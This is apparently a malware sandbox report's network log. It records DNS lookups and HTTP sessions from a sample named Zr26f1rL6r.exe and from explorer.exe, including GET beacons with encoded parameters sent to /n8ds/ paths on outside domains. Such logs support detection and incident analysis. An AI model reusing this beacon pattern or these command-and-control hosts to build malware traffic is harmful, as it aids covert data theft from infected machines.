Nov 25, 2021 12:56:07.997185946 CET	192.168.11.20	1.1.1.1	0xf541	Standard query (0)	www.testwebsite0711.com	A (IP address)	IN (0x0001)
Nov 25, 2021 12:56:13.027062893 CET	192.168.11.20	1.1.1.1	0xe8e0	Standard query (0)	www.topwowshopping.store	A (IP address)	IN (0x0001)
Nov 25, 2021 12:56:28.414575100 CET	192.168.11.20	1.1.1.1	0x5fb	Standard query (0)	www.groweb ox.com	A (IP address)	IN (0x0001)
Nov 25, 2021 12:56:33.584800005 CET	192.168.11.20	1.1.1.1	0xb6f5	Standard query (0)	www.ayudavida.com	A (IP address)	IN (0x0001)
Nov 25, 2021 12:56:39.584042072 CET	192.168.11.20	1.1.1.1	0x1a58	Standard query (0)	www.stylesbykee.com	A (IP address)	IN (0x0001)
Nov 25, 2021 12:56:45.129364967 CET	192.168.11.20	1.1.1.1	0xcf10	Standard query (0)	www.wordpresshostingblog.com	A (IP address)	IN (0x0001)
Nov 25, 2021 12:56:50.159405947 CET	192.168.11.20	1.1.1.1	0x48a0	Standard query (0)	www.inklusion.online	A (IP address)	IN (0x0001)
Nov 25, 2021 12:56:55.205044031 CET	192.168.11.20	1.1.1.1	0x36cd	Standard query (0)	www.braxtynmi.xyz	A (IP address)	IN (0x0001)
Nov 25, 2021 12:56:55.394615889 CET	192.168.11.20	9.9.9.9	0x36cd	Standard query (0)	www.braxtynmi.xyz	A (IP address)	IN (0x0001)
Nov 25, 2021 12:57:00.688455105 CET	192.168.11.20	1.1.1.1	0xf76d	Standard query (0)	www.aubzo7o9fm.com	A (IP address)	IN (0x0001)
Nov 25, 2021 12:57:05.718594074 CET	192.168.11.20	1.1.1.1	0x2175	Standard query (0)	www.mackthetruck.com	A (IP address)	IN (0x0001)
Nov 25, 2021 12:57:11.326653957 CET	192.168.11.20	1.1.1.1	0x4f7a	Standard query (0)	www.koedayuuki.com	A (IP address)	IN (0x0001)
Nov 25, 2021 12:57:16.543878078 CET	192.168.11.20	1.1.1.1	0xc21e	Standard query (0)	www.abcjanitorialsolutions.com	A (IP address)	IN (0x0001)
Nov 25, 2021 12:57:17.559029102 CET	192.168.11.20	9.9.9.9	0xc21e	Standard query (0)	www.abcjanitorialsolutions.com	A (IP address)	IN (0x0001)
Nov 25, 2021 12:57:17.785197973 CET	192.168.11.20	9.9.9.9	0xc21e	Standard query (0)	www.abcjanitorialsolutions.com	A (IP address)	IN (0x0001)
Nov 25, 2021 12:57:24.589252949 CET	192.168.11.20	1.1.1.1	0xed1b	Standard query (0)	www.diamota.com	A (IP address)	IN (0x0001)
Nov 25, 2021 12:57:38.210880041 CET	192.168.11.20	1.1.1.1	0x1ebc	Standard query (0)	www.helpcloud.xyz	A (IP address)	IN (0x0001)
Nov 25, 2021 12:57:43.272383928 CET	192.168.11.20	1.1.1.1	0x2ba0	Standard query (0)	www.learncodeing.com	A (IP address)	IN (0x0001)
Nov 25, 2021 12:57:48.318795919 CET	192.168.11.20	1.1.1.1	0xb654	Standard query (0)	www.ozattaos.xyz	A (IP address)	IN (0x0001)
Nov 25, 2021 12:58:04.002094984 CET	192.168.11.20	1.1.1.1	0xb240	Standard query (0)	www.unitedmetal-saudi.com	A (IP address)	IN (0x0001)
Nov 25, 2021 12:58:09.580043077 CET	192.168.11.20	1.1.1.1	0xac5e	Standard query (0)	www.photon4energy.com	A (IP address)	IN (0x0001)
Nov 25, 2021 12:58:14.609978914 CET	192.168.11.20	1.1.1.1	0x29d3	Standard query (0)	www.diamota.com	A (IP address)	IN (0x0001)
Nov 25, 2021 12:58:19.779851913 CET	192.168.11.20	1.1.1.1	0x8579	Standard query (0)	www.wordpresshostingblog.com	A (IP address)	IN (0x0001)
Nov 25, 2021 12:58:29.855937958 CET	192.168.11.20	1.1.1.1	0x6a1b	Standard query (0)	www.braxtynmi.xyz	A (IP address)	IN (0x0001)
Nov 25, 2021 12:58:30.459197998 CET	192.168.11.20	9.9.9.9	0x6a1b	Standard query (0)	www.braxtynmi.xyz	A (IP address)	IN (0x0001)
Nov 25, 2021 12:58:35.605232954 CET	192.168.11.20	1.1.1.1	0x2b4d	Standard query (0)	www.aubzo7o9fm.com	A (IP address)	IN (0x0001)
Nov 25, 2021 12:58:46.211113930 CET	192.168.11.20	1.1.1.1	0x93f5	Standard query (0)	www.koedayuuki.com	A (IP address)	IN (0x0001)
Nov 25, 2021 12:58:46.429765940 CET	192.168.11.20	9.9.9.9	0x93f5	Standard query (0)	www.koedayuuki.com	A (IP address)	IN (0x0001)
Nov 25, 2021 12:58:51.444456100 CET	192.168.11.20	1.1.1.1	0x8f42	Standard query (0)	www.abcjanitorialsolutions.com	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 25, 2021 12:58:51.662826061 CET	192.168.11.20	9.9.9.9	0x8f42	Standard query (0)	www.abcjanitorialsolutions.com	A (IP address)	IN (0x0001)
Nov 25, 2021 12:58:52.678152084 CET	192.168.11.20	1.1.1.1	0x8f42	Standard query (0)	www.abcjanitorialsolutions.com	A (IP address)	IN (0x0001)
Nov 25, 2021 12:58:52.686074972 CET	192.168.11.20	9.9.9.9	0x8f42	Standard query (0)	www.abcjanitorialsolutions.com	A (IP address)	IN (0x0001)
Nov 25, 2021 12:58:52.688359022 CET	192.168.11.20	9.9.9.9	0x8f42	Standard query (0)	www.abcjanitorialsolutions.com	A (IP address)	IN (0x0001)
Nov 25, 2021 12:58:58.036858082 CET	192.168.11.20	1.1.1.1	0x614b	Standard query (0)	www.diamota.com	A (IP address)	IN (0x0001)
Nov 25, 2021 12:59:10.721602917 CET	192.168.11.20	1.1.1.1	0x390a	Standard query (0)	www.recoverytrivia.com	A (IP address)	IN (0x0001)
Nov 25, 2021 12:59:10.939840078 CET	192.168.11.20	9.9.9.9	0x390a	Standard query (0)	www.recoverytrivia.com	A (IP address)	IN (0x0001)
Nov 25, 2021 12:59:15.971111059 CET	192.168.11.20	1.1.1.1	0x3831	Standard query (0)	www.recruitresumelibrary.com	A (IP address)	IN (0x0001)
Nov 25, 2021 12:59:21.063400030 CET	192.168.11.20	1.1.1.1	0xb4ed	Standard query (0)	www.divorcefearfreedom.com	A (IP address)	IN (0x0001)
Nov 25, 2021 12:59:26.108608961 CET	192.168.11.20	1.1.1.1	0xa37a	Standard query (0)	www.jamiecongedo.com	A (IP address)	IN (0x0001)
Nov 25, 2021 12:59:26.327131987 CET	192.168.11.20	9.9.9.9	0xa37a	Standard query (0)	www.jamiecongedo.com	A (IP address)	IN (0x0001)
Nov 25, 2021 12:59:31.654335022 CET	192.168.11.20	1.1.1.1	0x18ef	Standard query (0)	www.lopsrental.lease	A (IP address)	IN (0x0001)
Nov 25, 2021 12:59:56.101802111 CET	192.168.11.20	1.1.1.1	0x4871	Standard query (0)	www.wordpresshostingblog.com	A (IP address)	IN (0x0001)
Nov 25, 2021 13:00:01.211821079 CET	192.168.11.20	1.1.1.1	0x50ec	Standard query (0)	www.photon4energy.com	A (IP address)	IN (0x0001)
Nov 25, 2021 13:00:06.240541935 CET	192.168.11.20	1.1.1.1	0xa2db	Standard query (0)	www.hsbp.online	A (IP address)	IN (0x0001)
Nov 25, 2021 13:00:06.458643913 CET	192.168.11.20	9.9.9.9	0xa2db	Standard query (0)	www.hsbp.online	A (IP address)	IN (0x0001)
Nov 25, 2021 13:00:29.942055941 CET	192.168.11.20	1.1.1.1	0x4dab	Standard query (0)	www.hsbp.online	A (IP address)	IN (0x0001)
Nov 25, 2021 13:00:30.156375885 CET	192.168.11.20	9.9.9.9	0x4dab	Standard query (0)	www.hsbp.online	A (IP address)	IN (0x0001)
Nov 25, 2021 13:00:53.886012077 CET	192.168.11.20	1.1.1.1	0x7c85	Standard query (0)	www.wordpresshostingblog.com	A (IP address)	IN (0x0001)
Nov 25, 2021 13:01:03.977972984 CET	192.168.11.20	1.1.1.1	0x56eb	Standard query (0)	www.braxtynmi.xyz	A (IP address)	IN (0x0001)
Nov 25, 2021 13:01:04.101392984 CET	192.168.11.20	9.9.9.9	0x56eb	Standard query (0)	www.braxtynmi.xyz	A (IP address)	IN (0x0001)
Nov 25, 2021 13:01:05.101810932 CET	192.168.11.20	9.9.9.9	0x56eb	Standard query (0)	www.braxtynmi.xyz	A (IP address)	IN (0x0001)
Nov 25, 2021 13:01:10.460341930 CET	192.168.11.20	1.1.1.1	0x9efe	Standard query (0)	www.aubzo7o9fm.com	A (IP address)	IN (0x0001)
Nov 25, 2021 13:01:21.473484039 CET	192.168.11.20	1.1.1.1	0xc796	Standard query (0)	www.koedayuuki.com	A (IP address)	IN (0x0001)
Nov 25, 2021 13:01:26.535120964 CET	192.168.11.20	1.1.1.1	0xf45e	Standard query (0)	www.abcjanitorialsolutions.com	A (IP address)	IN (0x0001)
Nov 25, 2021 13:01:26.753305912 CET	192.168.11.20	9.9.9.9	0xf45e	Standard query (0)	www.abcjanitorialsolutions.com	A (IP address)	IN (0x0001)
Nov 25, 2021 13:01:27.768533945 CET	192.168.11.20	1.1.1.1	0xf45e	Standard query (0)	www.abcjanitorialsolutions.com	A (IP address)	IN (0x0001)
Nov 25, 2021 13:01:28.101371050 CET	192.168.11.20	9.9.9.9	0xf45e	Standard query (0)	www.abcjanitorialsolutions.com	A (IP address)	IN (0x0001)
Nov 25, 2021 13:01:28.101464033 CET	192.168.11.20	9.9.9.9	0xf45e	Standard query (0)	www.abcjanitorialsolutions.com	A (IP address)	IN (0x0001)
Nov 25, 2021 13:01:33.158452988 CET	192.168.11.20	1.1.1.1	0x7e4d	Standard query (0)	www.diamota.com	A (IP address)	IN (0x0001)
Nov 25, 2021 13:01:48.514272928 CET	192.168.11.20	1.1.1.1	0x6e31	Standard query (0)	www.diamota.com	A (IP address)	IN (0x0001)
Nov 25, 2021 13:01:53.544626951 CET	192.168.11.20	1.1.1.1	0x6a85	Standard query (0)	www.littlefishth.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 25, 2021 12:54:53.942935944 CET	1.1.1.1	192.168.11.20	0x4274	No error (0)	atseasonals.com		107.6.148.162	A (IP address)	IN (0x0001)
Nov 25, 2021 12:55:51.042181015 CET	1.1.1.1	192.168.11.20	0x5671	Name error (3)	www.tvterradafarinha.com	none	none	A (IP address)	IN (0x0001)
Nov 25, 2021 12:55:58.974168062 CET	1.1.1.1	192.168.11.20	0xbd52	Server failure (2)	www.3uwz9mpxk77g.biz	none	none	A (IP address)	IN (0x0001)
Nov 25, 2021 12:55:58.974231958 CET	1.1.1.1	192.168.11.20	0xbd52	Server failure (2)	www.3uwz9mpxk77g.biz	none	none	A (IP address)	IN (0x0001)
Nov 25, 2021 12:56:08.015940905 CET	1.1.1.1	192.168.11.20	0xf541	Name error (3)	www.testwebsite0711.com	none	none	A (IP address)	IN (0x0001)
Nov 25, 2021 12:56:13.209991932 CET	1.1.1.1	192.168.11.20	0xe8e0	No error (0)	www.topwowshopping.store		104.21.76.223	A (IP address)	IN (0x0001)
Nov 25, 2021 12:56:13.209991932 CET	1.1.1.1	192.168.11.20	0xe8e0	No error (0)	www.topwowshopping.store		172.67.201.232	A (IP address)	IN (0x0001)
Nov 25, 2021 12:56:28.519181967 CET	1.1.1.1	192.168.11.20	0x5fb	No error (0)	www.growebox.com	growebox.com		CNAME (Canonical name)	IN (0x0001)
Nov 25, 2021 12:56:28.519181967 CET	1.1.1.1	192.168.11.20	0x5fb	No error (0)	growebox.com		81.2.194.128	A (IP address)	IN (0x0001)
Nov 25, 2021 12:56:33.892754078 CET	1.1.1.1	192.168.11.20	0xb6f5	No error (0)	www.ayudavida.com		164.155.212.139	A (IP address)	IN (0x0001)
Nov 25, 2021 12:56:39.787123919 CET	1.1.1.1	192.168.11.20	0x1a58	No error (0)	www.stylesbykee.com		172.120.157.187	A (IP address)	IN (0x0001)
Nov 25, 2021 12:56:45.150636911 CET	1.1.1.1	192.168.11.20	0xcf10	Name error (3)	www.wordpresshostingblog.com	none	none	A (IP address)	IN (0x0001)
Nov 25, 2021 12:56:50.179316044 CET	1.1.1.1	192.168.11.20	0x48a0	No error (0)	www.inklusion.online		3.64.163.50	A (IP address)	IN (0x0001)
Nov 25, 2021 12:56:55.394290924 CET	1.1.1.1	192.168.11.20	0x36cd	Server failure (2)	www.braxtynmi.xyz	none	none	A (IP address)	IN (0x0001)
Nov 25, 2021 12:56:55.683530092 CET	9.9.9.9	192.168.11.20	0x36cd	Server failure (2)	www.braxtynmi.xyz	none	none	A (IP address)	IN (0x0001)
Nov 25, 2021 12:57:00.714526892 CET	1.1.1.1	192.168.11.20	0xf76d	Name error (3)	www.aubzo7o9fm.com	none	none	A (IP address)	IN (0x0001)
Nov 25, 2021 12:57:05.759927034 CET	1.1.1.1	192.168.11.20	0x2175	No error (0)	www.mackthetruck.com		203.170.80.250	A (IP address)	IN (0x0001)
Nov 25, 2021 12:57:11.527509928 CET	1.1.1.1	192.168.11.20	0x4f7a	Name error (3)	www.koedayuuki.com	none	none	A (IP address)	IN (0x0001)
Nov 25, 2021 12:57:17.784806013 CET	1.1.1.1	192.168.11.20	0xc21e	Server failure (2)	www.abcjanitorialsolutions.com	none	none	A (IP address)	IN (0x0001)
Nov 25, 2021 12:57:19.576499939 CET	9.9.9.9	192.168.11.20	0xc21e	Server failure (2)	www.abcjanitorialsolutions.com	none	none	A (IP address)	IN (0x0001)
Nov 25, 2021 12:57:19.580840111 CET	9.9.9.9	192.168.11.20	0xc21e	Server failure (2)	www.abcjanitorialsolutions.com	none	none	A (IP address)	IN (0x0001)
Nov 25, 2021 12:57:24.603919029 CET	1.1.1.1	192.168.11.20	0xed1b	Name error (3)	www.diamota.com	none	none	A (IP address)	IN (0x0001)
Nov 25, 2021 12:57:38.233838081 CET	1.1.1.1	192.168.11.20	0x1ebc	No error (0)	www.helpcloud.xyz		88.99.22.5	A (IP address)	IN (0x0001)
Nov 25, 2021 12:57:43.309425116 CET	1.1.1.1	192.168.11.20	0x2ba0	Name error (3)	www.learncodeing.com	none	none	A (IP address)	IN (0x0001)
Nov 25, 2021 12:57:48.430073023 CET	1.1.1.1	192.168.11.20	0xb654	No error (0)	www.ozattaos.xyz		172.67.164.153	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 25, 2021 12:57:48.430073023 CET	1.1.1.1	192.168.11.20	0xb654	No error (0)	www.ozattaos.xyz		104.21.82.227	A (IP address)	IN (0x0001)
Nov 25, 2021 12:58:04.223543882 CET	1.1.1.1	192.168.11.20	0xb240	No error (0)	www.unitedmetal-saudi.com	zhs.zohosites.com		CNAME (Canonical name)	IN (0x0001)
Nov 25, 2021 12:58:04.223543882 CET	1.1.1.1	192.168.11.20	0xb240	No error (0)	zhs.zohosites.com		136.143.191.204	A (IP address)	IN (0x0001)
Nov 25, 2021 12:58:09.592269897 CET	1.1.1.1	192.168.11.20	0xac5e	Name error (3)	www.photon4energy.com	none	none	A (IP address)	IN (0x0001)
Nov 25, 2021 12:58:14.773039103 CET	1.1.1.1	192.168.11.20	0x29d3	Name error (3)	www.diamota.com	none	none	A (IP address)	IN (0x0001)
Nov 25, 2021 12:58:19.811454058 CET	1.1.1.1	192.168.11.20	0x8579	Name error (3)	www.wordpresshostingblog.com	none	none	A (IP address)	IN (0x0001)
Nov 25, 2021 12:58:30.458825111 CET	1.1.1.1	192.168.11.20	0x6a1b	Server failure (2)	www.braxtynmi.xyz	none	none	A (IP address)	IN (0x0001)
Nov 25, 2021 12:58:30.588610888 CET	9.9.9.9	192.168.11.20	0x6a1b	Server failure (2)	www.braxtynmi.xyz	none	none	A (IP address)	IN (0x0001)
Nov 25, 2021 12:58:35.633763075 CET	1.1.1.1	192.168.11.20	0x2b4d	Name error (3)	www.aubzo7o9fm.com	none	none	A (IP address)	IN (0x0001)
Nov 25, 2021 12:58:46.431617975 CET	1.1.1.1	192.168.11.20	0x93f5	Name error (3)	www.koedayuuki.com	none	none	A (IP address)	IN (0x0001)
Nov 25, 2021 12:58:46.492364883 CET	9.9.9.9	192.168.11.20	0x93f5	Name error (3)	www.koedayuuki.com	none	none	A (IP address)	IN (0x0001)
Nov 25, 2021 12:58:52.685652018 CET	1.1.1.1	192.168.11.20	0x8f42	Server failure (2)	www.abcjanitorialsolutions.com	none	none	A (IP address)	IN (0x0001)
Nov 25, 2021 12:58:52.688004971 CET	1.1.1.1	192.168.11.20	0x8f42	Server failure (2)	www.abcjanitorialsolutions.com	none	none	A (IP address)	IN (0x0001)
Nov 25, 2021 12:58:53.021514893 CET	9.9.9.9	192.168.11.20	0x8f42	Server failure (2)	www.abcjanitorialsolutions.com	none	none	A (IP address)	IN (0x0001)
Nov 25, 2021 12:58:54.459963083 CET	9.9.9.9	192.168.11.20	0x8f42	Server failure (2)	www.abcjanitorialsolutions.com	none	none	A (IP address)	IN (0x0001)
Nov 25, 2021 12:58:54.460007906 CET	9.9.9.9	192.168.11.20	0x8f42	Server failure (2)	www.abcjanitorialsolutions.com	none	none	A (IP address)	IN (0x0001)
Nov 25, 2021 12:58:58.051316977 CET	1.1.1.1	192.168.11.20	0x614b	Name error (3)	www.diamota.com	none	none	A (IP address)	IN (0x0001)
Nov 25, 2021 12:59:10.964309931 CET	1.1.1.1	192.168.11.20	0x390a	Name error (3)	www.recoverytrivia.com	none	none	A (IP address)	IN (0x0001)
Nov 25, 2021 12:59:11.009278059 CET	9.9.9.9	192.168.11.20	0x390a	Name error (3)	www.recoverytrivia.com	none	none	A (IP address)	IN (0x0001)
Nov 25, 2021 12:59:16.058739901 CET	1.1.1.1	192.168.11.20	0x3831	Name error (3)	www.recruitresumelibrary.com	none	none	A (IP address)	IN (0x0001)
Nov 25, 2021 12:59:21.081434011 CET	1.1.1.1	192.168.11.20	0xb4ed	No error (0)	www.divorcefearfreedom.com	divorcefearfreedom.com		CNAME (Canonical name)	IN (0x0001)
Nov 25, 2021 12:59:21.081434011 CET	1.1.1.1	192.168.11.20	0xb4ed	No error (0)	divorcefearfreedom.com		192.0.78.25	A (IP address)	IN (0x0001)
Nov 25, 2021 12:59:21.081434011 CET	1.1.1.1	192.168.11.20	0xb4ed	No error (0)	divorcefearfreedom.com		192.0.78.24	A (IP address)	IN (0x0001)
Nov 25, 2021 12:59:26.439765930 CET	1.1.1.1	192.168.11.20	0xa37a	No error (0)	www.jamiecongedo.com	ext-sq.squarespace.com		CNAME (Canonical name)	IN (0x0001)
Nov 25, 2021 12:59:26.439765930 CET	1.1.1.1	192.168.11.20	0xa37a	No error (0)	ext-sq.squarespace.com		198.185.159.144	A (IP address)	IN (0x0001)
Nov 25, 2021 12:59:26.439765930 CET	1.1.1.1	192.168.11.20	0xa37a	No error (0)	ext-sq.squarespace.com		198.49.23.145	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 25, 2021 12:59:26.439765930 CET	1.1.1.1	192.168.11.20	0xa37a	No error (0)	ext-sq.squarespace.com		198.185.159.145	A (IP address)	IN (0x0001)
Nov 25, 2021 12:59:26.439765930 CET	1.1.1.1	192.168.11.20	0xa37a	No error (0)	ext-sq.squarespace.com		198.49.23.144	A (IP address)	IN (0x0001)
Nov 25, 2021 12:59:26.513344049 CET	9.9.9.9	192.168.11.20	0xa37a	No error (0)	www.jamiecongedo.com	ext-sq.squarespace.com		CNAME (Canonical name)	IN (0x0001)
Nov 25, 2021 12:59:26.513344049 CET	9.9.9.9	192.168.11.20	0xa37a	No error (0)	ext-sq.squarespace.com		198.49.23.144	A (IP address)	IN (0x0001)
Nov 25, 2021 12:59:26.513344049 CET	9.9.9.9	192.168.11.20	0xa37a	No error (0)	ext-sq.squarespace.com		198.185.159.144	A (IP address)	IN (0x0001)
Nov 25, 2021 12:59:26.513344049 CET	9.9.9.9	192.168.11.20	0xa37a	No error (0)	ext-sq.squarespace.com		198.49.23.145	A (IP address)	IN (0x0001)
Nov 25, 2021 12:59:26.513344049 CET	9.9.9.9	192.168.11.20	0xa37a	No error (0)	ext-sq.squarespace.com		198.185.159.145	A (IP address)	IN (0x0001)
Nov 25, 2021 12:59:31.680389881 CET	1.1.1.1	192.168.11.20	0x18ef	No error (0)	www.lopsrental.lease		66.29.140.185	A (IP address)	IN (0x0001)
Nov 25, 2021 12:59:56.131233931 CET	1.1.1.1	192.168.11.20	0x4871	Name error (3)	www.wordpresshostingblog.com	none	none	A (IP address)	IN (0x0001)
Nov 25, 2021 13:00:01.233881950 CET	1.1.1.1	192.168.11.20	0x50ec	Name error (3)	www.photon4energy.com	none	none	A (IP address)	IN (0x0001)
Nov 25, 2021 13:00:06.735636950 CET	9.9.9.9	192.168.11.20	0xa2db	No error (0)	www.hsbp.online		116.62.216.226	A (IP address)	IN (0x0001)
Nov 25, 2021 13:00:06.831073046 CET	1.1.1.1	192.168.11.20	0xa2db	No error (0)	www.hsbp.online		116.62.216.226	A (IP address)	IN (0x0001)
Nov 25, 2021 13:00:30.477859974 CET	9.9.9.9	192.168.11.20	0x4dab	No error (0)	www.hsbp.online		116.62.216.226	A (IP address)	IN (0x0001)
Nov 25, 2021 13:00:30.897559881 CET	1.1.1.1	192.168.11.20	0x4dab	No error (0)	www.hsbp.online		116.62.216.226	A (IP address)	IN (0x0001)
Nov 25, 2021 13:00:53.921145916 CET	1.1.1.1	192.168.11.20	0x7c85	Name error (3)	www.wordpresshostingblog.com	none	none	A (IP address)	IN (0x0001)
Nov 25, 2021 13:01:04.101047993 CET	1.1.1.1	192.168.11.20	0x56eb	Server failure (2)	www.braxtynmi.xyz	none	none	A (IP address)	IN (0x0001)
Nov 25, 2021 13:01:05.443922043 CET	9.9.9.9	192.168.11.20	0x56eb	Server failure (2)	www.braxtynmi.xyz	none	none	A (IP address)	IN (0x0001)
Nov 25, 2021 13:01:05.901644945 CET	9.9.9.9	192.168.11.20	0x56eb	Server failure (2)	www.braxtynmi.xyz	none	none	A (IP address)	IN (0x0001)
Nov 25, 2021 13:01:10.623939991 CET	1.1.1.1	192.168.11.20	0x9efe	Name error (3)	www.aubzo7o9fm.com	none	none	A (IP address)	IN (0x0001)
Nov 25, 2021 13:01:21.523458958 CET	1.1.1.1	192.168.11.20	0xc796	Name error (3)	www.koedayuuki.com	none	none	A (IP address)	IN (0x0001)
Nov 25, 2021 13:01:28.100953102 CET	1.1.1.1	192.168.11.20	0xf45e	Server failure (2)	www.abcjanitorialsolutions.com	none	none	A (IP address)	IN (0x0001)
Nov 25, 2021 13:01:28.101001024 CET	1.1.1.1	192.168.11.20	0xf45e	Server failure (2)	www.abcjanitorialsolutions.com	none	none	A (IP address)	IN (0x0001)
Nov 25, 2021 13:01:28.143435001 CET	9.9.9.9	192.168.11.20	0xf45e	Server failure (2)	www.abcjanitorialsolutions.com	none	none	A (IP address)	IN (0x0001)
Nov 25, 2021 13:01:29.227781057 CET	9.9.9.9	192.168.11.20	0xf45e	Server failure (2)	www.abcjanitorialsolutions.com	none	none	A (IP address)	IN (0x0001)
Nov 25, 2021 13:01:29.390598059 CET	9.9.9.9	192.168.11.20	0xf45e	Server failure (2)	www.abcjanitorialsolutions.com	none	none	A (IP address)	IN (0x0001)
Nov 25, 2021 13:01:33.178805113 CET	1.1.1.1	192.168.11.20	0x7e4d	Name error (3)	www.diamota.com	none	none	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 25, 2021 13:01:48.535561085 CET	1.1.1.1	192.168.11.20	0x6e31	Name error (3)	www.diamota.com	none	none	A (IP address)	IN (0x0001)
Nov 25, 2021 13:01:53.565690994 CET	1.1.1.1	192.168.11.20	0x6a85	No error (0)	www.littlefishth.com	littlefishth.com		CNAME (Canonical name)	IN (0x0001)
Nov 25, 2021 13:01:53.565690994 CET	1.1.1.1	192.168.11.20	0x6a85	No error (0)	littlefishth.com		34.102.136.180	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- atseasonals.com
- www.topwowshopping.store
- www.growebox.com
- www.ayudavida.com
- www.stylesbykee.com
- www.inklusion.online
- www.mackthetruck.com
- www.helpcloud.xyz
- www.ozattaos.xyz
- www.unitedmetal-saudi.com
- www.divorcefearfreedom.com
- www.jamiecongedo.com
- www.lopsrental.lease

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.11.20	49812	107.6.148.162	443	C:\Users\user\Desktop\Zr26f1rL6r.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.11.20	49837	107.6.148.162	443	C:\Users\user\Desktop\Zr26f1rL6r.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.11.20	49822	88.99.22.5	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 12:57:38.250077963 CET	6441	OUT	GET /n8ds/?6ldD=4vxveAhDLD1bBBVBYGklTAgHIjczf9yiSG6BwPp//N0BMhpP0xQNoBxeqzaksixrbhTl&5jp=eZ4Pez HTTP/1.1 Host: www.helpcloud.xyz Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 25, 2021 12:57:38.265187025 CET	6442	IN	HTTP/1.1 301 Moved Permanently Server: nginx/1.18.0 (Ubuntu) Date: Thu, 25 Nov 2021 11:57:38 GMT Content-Type: text/html Content-Length: 178 Connection: close Location: https://www.helpcloud.xyz:443/n8ds/?6ldD=4vxveAhDLD1bBBVBYGklTAgHIjczf9yiSG6BwPp//N0BMhpP0xQNoBxeqzaksixrbhTl&5jp=eZ4Pez Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 2f 31 2e 31 38 2e 30 20 28 55 62 75 6e 74 75 29 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>301 Moved Permanently</title></head><body> 301 Moved Permanently <hr> nginx/1.18.0 (Ubuntu) </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.11.20	49823	172.67.164.153	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 12:57:48.440284967 CET	6443	OUT	GET /n8ds/?6ldD=n1UrTr6j/bQFz4e4Cp8BbMP0v/KiHdXZ9JkrSrs2y278xAws0T3fM8y5E13MJVyQk50j&5jp=eZ4Pez HTTP/1.1 Host: www.ozattaos.xyz Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
12	192.168.11.20	49824	3.64.163.50	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 12:57:53.969954967 CET	6444	OUT	GET /n8ds/?6ldD=4XwYGzmPDVH3THQXSPknmfdazTodAXDlHas2KNX7n/UXs4ghRUZWEGvkVm0hYsfSCvUh&5jp=eZ4Pez HTTP/1.1 Host: www.inklusion.online Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 25, 2021 12:57:53.981384993 CET	6444	IN	HTTP/1.1 410 Gone Server: openresty Date: Thu, 25 Nov 2021 11:57:39 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: close Data Raw: 37 0d 0a 3c 68 74 6d 6c 3e 0a 0d 0a 39 0d 0a 20 20 3c 68 65 61 64 3e 0a 0d 0a 35 30 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 27 72 65 66 72 65 73 68 27 20 63 6f 6e 74 65 6e 74 3d 27 35 3b 20 75 72 6c 3d 68 74 74 70 3a 2f 2f 77 77 77 2e 69 6e 6b 6c 75 73 69 6f 6e 2e 6f 6e 6c 69 6e 65 2f 27 20 2f 3e 0a 0d 0a 61 0d 0a 20 20 3c 2f 68 65 61 64 3e 0a 0d 0a 39 0d 0a 20 20 3c 62 6f 64 79 3e 0a 0d 0a 33 63 0d 0a 20 20 20 20 59 6f 75 20 61 72 65 20 62 65 69 6e 67 20 72 65 64 69 72 65 63 74 65 64 20 74 6f 20 68 74 74 70 3a 2f 2f 77 77 77 2e 69 6e 6b 6c 75 73 69 6f 6e 2e 6f 6e 6c 69 6e 65 0a 0d 0a 61 0d 0a 20 20 3c 2f 62 6f 64 79 3e 0a 0d 0a 38 0d 0a 3c 2f 68 74 6d 6c 3e 0a 0d 0a 30 0d 0a 0d 0a Data Ascii: 7<html>9 <head>50 <meta http-equiv='refresh' content='5; url=http://www.inklusion.online/' />a </head>9 <body>3c You are being redirected to http://www.inklusion.onlinea </body>8</html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
13	192.168.11.20	49825	136.143.191.204	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
